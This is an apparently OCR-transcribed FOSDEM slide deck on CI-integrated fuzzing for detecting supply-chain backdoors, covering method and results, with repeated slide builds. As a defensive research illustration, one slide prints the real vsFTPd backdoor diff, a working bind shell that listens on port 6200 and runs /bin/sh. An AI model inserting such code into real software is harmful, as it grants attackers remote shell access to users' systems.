Bringing Automatic Detection of Backdoors to the CI Pipeline

FOSDEM

Dimitri Kokkonis
CEA List
Université Paris-Saclay
IP Paris

Michaël Marcozzi
CEA List
Université Paris-Saclay

Stefano Zacchiroli
LTCI
Télécom Paris
IP Paris

Context

Recent attacks

A series of attacks **against the supply chain**

Recent attacks

A series of attacks **against the supply chain**

- Goal: compromise target **directly** or compromise **core project** (lots of dependents)

Recent attacks

A series of attacks **against the supply chain**

- Goal: compromise target **directly** or compromise **core project** (lots of dependents)

Attack vectors:

- Commit-level injection: **PHP** (2021 incident)

Recent attacks

A series of attacks **against the supply chain**

- Goal: compromise target **directly** or compromise **core project** (lots of dependents)

Attack vectors:

- Commit-level injection: **PHP** (2021 incident)
- Release tarball-level injection: **vsFTPd** (CVE-2011-2523), **ProFTPD** (CVE-2010-20103)

Recent attacks

A series of attacks **against the supply chain**

- Goal: compromise target **directly** or compromise **core project** (lots of dependents)

Attack vectors:

- Commit-level injection: **PHP** (2021 incident)
- Release tarball-level injection: **vsFTPd** (CVE-2011-2523), **ProFTPD** (CVE-2010-20103)
- Both: **XZ Utils** (CVE-2024-3094)

Recent attacks

A series of attacks **against the supply chain**

- Goal: compromise target **directly** or compromise **core project** (lots of dependents)

Attack vectors:

- Commit-level injection: **PHP** (2021 incident)
- Release tarball-level injection: **vsFTPd** (CVE-2011-2523), **ProFTPD** (CVE-2010-20103)
- Both: **XZ Utils** (CVE-2024-3094)

Detected **a few days** after injection, thanks to **manual effort** and **luck**

Backdoor detection

A handful of approaches, two main categories:

- **Reverse-engineering based**
  - Help experts by automating parts of binary analysis
- **Fuzzing-based**
  - Collect set of representative inputs
  - Compare every new input to those, **different behavior → suspicious**

Backdoor detection


A handful of approaches, two main categories:

- **Reverse-engineering based**
  - Help experts by automating parts of binary analysis
- **Fuzzing-based**
  - Collect set of representative inputs
  - Compare every new input to those, **different behavior → suspicious**

All of them offer **"after-the-fact" detection**: backdoor is already in the binary

Prevention?


Preventive approaches **do exist**: CI-level **graybox-fuzzing**



Prevention?

Preventive approaches **do exist**: CI-level **graybox-fuzzing**

- Already used by **many popular open-source projects** (PHP, Sudo, OpenSSL, …)
- **Highly automatic**, **low false-positive rate**, works with **constrained resources**
- Can discover **crash-type** vulnerabilities before they make it into a release



Challenges

Fuzzing for backdoors in CI?

What if we applied **fuzzing-based** backdoor detection **in CI** to **prevent injection**?

Fuzzing for backdoors in CI?

What if we applied **fuzzing-based** backdoor detection **in CI** to **prevent injection**?

Not possible with current tools:

Fuzzing for backdoors in CI?

What if we applied **fuzzing-based** backdoor detection **in CI** to **prevent injection**?

Not possible with current tools:

- Too **slow** ("binary-only" use-case, *huge* emulation overhead)—we only have ~10 min

Fuzzing for backdoors in CI?

What if we applied **fuzzing-based** backdoor detection **in CI** to **prevent injection**?

Not possible with current tools:

- Too **slow** ("binary-only" use-case, *huge* emulation overhead)—we only have ~10 min
- Frequent **false positives**—the CI would block constantly

A new approach

Differential filtering

CI has a “rolling” effect: run on version n, then $n + 1$, then $n + 2$, …

Differential filtering

CI has a “rolling” effect: run on version n, then $n+1$, then $n+2$, …

Instead of treating each version **independently**, we can **compare it to the previous one**

Differential filtering

CI has a “rolling” effect: run on version n, then $n+1$, then $n+2$, …

Instead of treating each version **independently**, we can **compare it to the previous one**

If we assume version $n-1$ is **backdoor-free**, we can:

Differential filtering

CI has a “rolling” effect: run on version n, then $n + 1$, then $n + 2$, …

Instead of treating each version **independently**, we can **compare it to the previous one**

If we assume version $n - 1$ is **backdoor-free**, we can:

- Use its fuzzer-generated inputs as **representative inputs** (i.e., **known good behavior**)

Differential filtering

CI has a “rolling” effect: run on version n, then $n + 1$, then $n + 2$, …

Instead of treating each version **independently**, we can **compare it to the previous one**

If we assume version $n - 1$ is **backdoor–free**, we can:

- Use its fuzzer–generated inputs as **representative inputs** (i.e., **known good behavior**)
- Compare the **behavior of findings** in **version n** to **version $n - 1$**:
  - **Same** behavior → **false positive**, discard
  - **Different** behavior → **suspicious**

Example

Let’s fuzz PHP’s built-in **HTTP server** in CI **to find backdoors** (version n)

Example

Let’s fuzz PHP’s built-in **HTTP server** in CI **to find backdoors** (version n)

- At some point, fuzzer generates a request with `Content-Length` set to **a huge number**

Example

Let’s fuzz PHP’s built-in **HTTP server** in CI **to find backdoors** (version n)

- At some point, fuzzer generates a request with `Content-Length` set to **a huge number**
  - Server **discards request** (too large to parse), leads to **different system calls**

Example

Let’s fuzz PHP’s built-in **HTTP server** in CI **to find backdoors** (version n)

- At some point, fuzzer generates a request with `Content-Length` set to **a huge number**
  - Server **discards request** (too large to parse), leads to **different system calls**
  - Different system calls → different **behavior** → **suspicious**

Example

Let's fuzz PHP's built-in **HTTP server** in CI **to find backdoors** (version n)

- At some point, fuzzer generates a request with `Content-Length` set to **a huge number**
  - Server **discards request** (too large to parse), leads to **different system calls**
  - Different system calls → different **behavior** → **suspicious**
- We now send the same request to **version $n-1$**

Example

Let's fuzz PHP's built-in **HTTP server** in CI **to find backdoors** (version n)

- At some point, fuzzer generates a request with `Content-Length` set to **a huge number**
  - Server **discards request** (too large to parse), leads to **different system calls**
  - Different system calls → different **behavior** → **suspicious**
- We now send the same request to **version** $n - 1$
  - Server **discards request in the same way**

Example

Let's fuzz PHP's built-in **HTTP server** in CI **to find backdoors** (version n)

- At some point, fuzzer generates a request with `Content-Length` set to **a huge number**
  - Server **discards request** (too large to parse), leads to **different system calls**
  - Different system calls → different **behavior** → **suspicious**
- We now send the same request to **version $n - 1$**
  - Server **discards request in the same way**
  - **Behavior is the same** in both n and $n - 1$ → input is **safe** (pruned from findings)

Example

Let's fuzz PHP's built-in **HTTP server** in CI **to find backdoors** (version n)

- At some point, fuzzer generates a request with `Content-Length` set to **a huge number**
  - Server **discards request** (too large to parse), leads to **different system calls**
  - Different system calls → different **behavior** → **suspicious**
- We now send the same request to **version $n - 1$**
  - Server **discards request in the same way**
  - **Behavior is the same** in both n and $n - 1$ → input is **safe** (pruned from findings)

This would have been a false positive!

Other optimizations

Speed is still an issue

- State-of-the-art approach targets “binary-only” programs
  - Uses AFL++‘s “QEMU mode” to inject instrumentation
  - Heavy **emulator overhead**

Other optimizations

Speed is still an issue

- State-of-the-art approach targets “binary-only” programs
  - Uses AFL++‘s “QEMU mode” to inject instrumentation
  - Heavy **emulator overhead**
- We adapt it to “source mode”
  - AFL++‘s special compiler pass injecting instrumentation **at the source level**
  - Much higher **throughput** (execs/sec), $\times 2 - \times 10$

Evaluation

Backdoor detection

Mixed benchmark (*authentic* and *synthetic* examples):

- **3 real-world attacks**:
  - **CVE-2011-2523** (vsFTPd)
  - **CVE-2010-20103** (ProFTPD)
  - PHP 2021 incident
- **10 synthetic attacks**:
  - libpng, libsndfile, libtiff, libxml2, Lua, OpenSSL, PHP, Poppler, SQLite3, Sudo

False-positive filtering (1/2)

We choose *representative commits*:

- Group history of commits in **sequences** (for example, of size 3)
- Compute average **size** (# of lines) and **spread** (# of files) per sequence
- Sort sequences in **buckets**: (small, medium, high) x (size, spread)
- Produce **9 pairs** using all combinations of buckets

False-positive filtering (1/2)

We choose *representative commits*:

- Group history of commits in **sequences** (for example, of size 3)
- Compute average **size** (# of lines) and **spread** (# of files) per sequence
- Sort sequences in **buckets**: (small, medium, high) x (size, spread)
- Produce **9 pairs** using all combinations of buckets

We do this **2 times**:

- Representative commits: see above
- Representative **code-affecting** commits: like above, but **only with commits altering source code files**

False-positive filtering (1/2)

We choose *representative commits*:

- Group history of commits in **sequences** (for example, of size 3)
- Compute average **size** (# of lines) and **spread** (# of files) per sequence
- Sort sequences in **buckets**: (small, medium, high) x (size, spread)
- Produce **9 pairs** using all combinations of buckets

We do this **2 times**:

- Representative commits: see above
- Representative **code-affecting** commits: like above, but **only with commits altering source code files**

For each sequence (a, b, c), we run two "rolling" tests: (a, b), (b, c)

False-positive filtering (1/2)

We choose *representative commits*:

- Group history of commits in **sequences** (for example, of size 3)
- Compute average **size** (# of lines) and **spread** (# of files) per sequence
- Sort sequences in **buckets**: (small, medium, high) x (size, spread)
- Produce **9 pairs** using all combinations of buckets


We do this **2 times**:

- Representative commits: see above
- Representative **code-affecting** commits: like above, but **only with commits altering source code files**

For each sequence (a, b, c), we run two “rolling” tests: (a, b), (b, c)

In total, **432 commit pairs** to evaluate


False-positive filtering (2/2)



False-positive filtering (2/2)

Let’s also test **package releases** at the **distro level**

- Use versions from the **last 3 Debian & Ubuntu releases**
- This would add **another layer** of detection




False-positive filtering (2/2)

Let’s also test **package releases** at the **distro level**

- Use versions from the **last 3 Debian & Ubuntu releases**
- This would add **another layer** of detection

This gives us **50 release pairs** to evaluate

- We also use this to evaluate **backdoor detection** (applying backdoors on top of each release)



False-positive filtering (2/2)


Let’s also test **package releases** at the **distro level**

- Use versions from the **last 3 Debian & Ubuntu releases**
- This would add **another layer** of detection

This gives us **50 release pairs** to evaluate

- We also use this to evaluate **backdoor detection** (applying backdoors on top of each release)

Grand total: **482 version pairs**



Results (1/2)


- Backdoor detection:
  - **All backdoors detected**
  - **90%** detection rate with existing **10-min** CIFuzz campaigns

Results (1/2)

- Backdoor detection:
  - ‣ **All backdoors detected**
  - ‣ **90%** detection rate with existing **10-min** CIFuzz campaigns
- False-positive filtering
  - ‣ **0.2%** false-positive rate ($\geq$ **2 orders of magnitude lower** than existing tools)
    - – 17/8640 runs with false positives
  - ‣ **1 false positive** per run maximum

Results (2/2)

- Better error reporting



```
--- a/sysdeputil.c
+++ b/sysdeputil.c
@@ -845,0 +847,23 @@
+int
+vsf_sysutil_extra(void)
+{
+  int fd, rfd;
+  struct sockaddr_in sa;
+  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
+  exit(1);
+  memset(&sa, 0, sizeof(sa));
+  sa.sin_family = AF_INET;
+  sa.sin_port = htons(6200);
+  sa.sin_addr.s_addr = INADDR_ANY;
+  if((bind(fd,(struct sockaddr *)&sa,
+  sizeof(struct sockaddr))) < 0) exit(1);
+  if((listen(fd, 100)) == -1) exit(1);
+  for(;;)
+  {
+    rfd = accept(fd, 0, 0);
+    close(0); close(1); close(2);
+    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
+    execl("/bin/sh","sh",(char *)0);
+  }
+}
+
```

Conclusion

Key takeaways

- Backdoor **prevention** is possible!
- **Low overhead** (reusing CI fuzzing artifacts)
- **90%** detection rate in our benchmark
- **0.2%** false positive rate across **482 different version pairs**

Dimitri Kokkonis
PhD student
CEA List, IP Paris

Mastodon: @plumtrie@mastodon.social
Twitter: @plumtrie
Homepage: kokkonisd.github.io
BINSEC team: binsec.github.io

We are hiring! secubic-ptcc.github.io/currentjobs

Dr. Michaël Marcozzi
marcozzi.net

Pr. Stefano Zacchiroli
upsilon.cc/~zack/

paper + tool coming soon!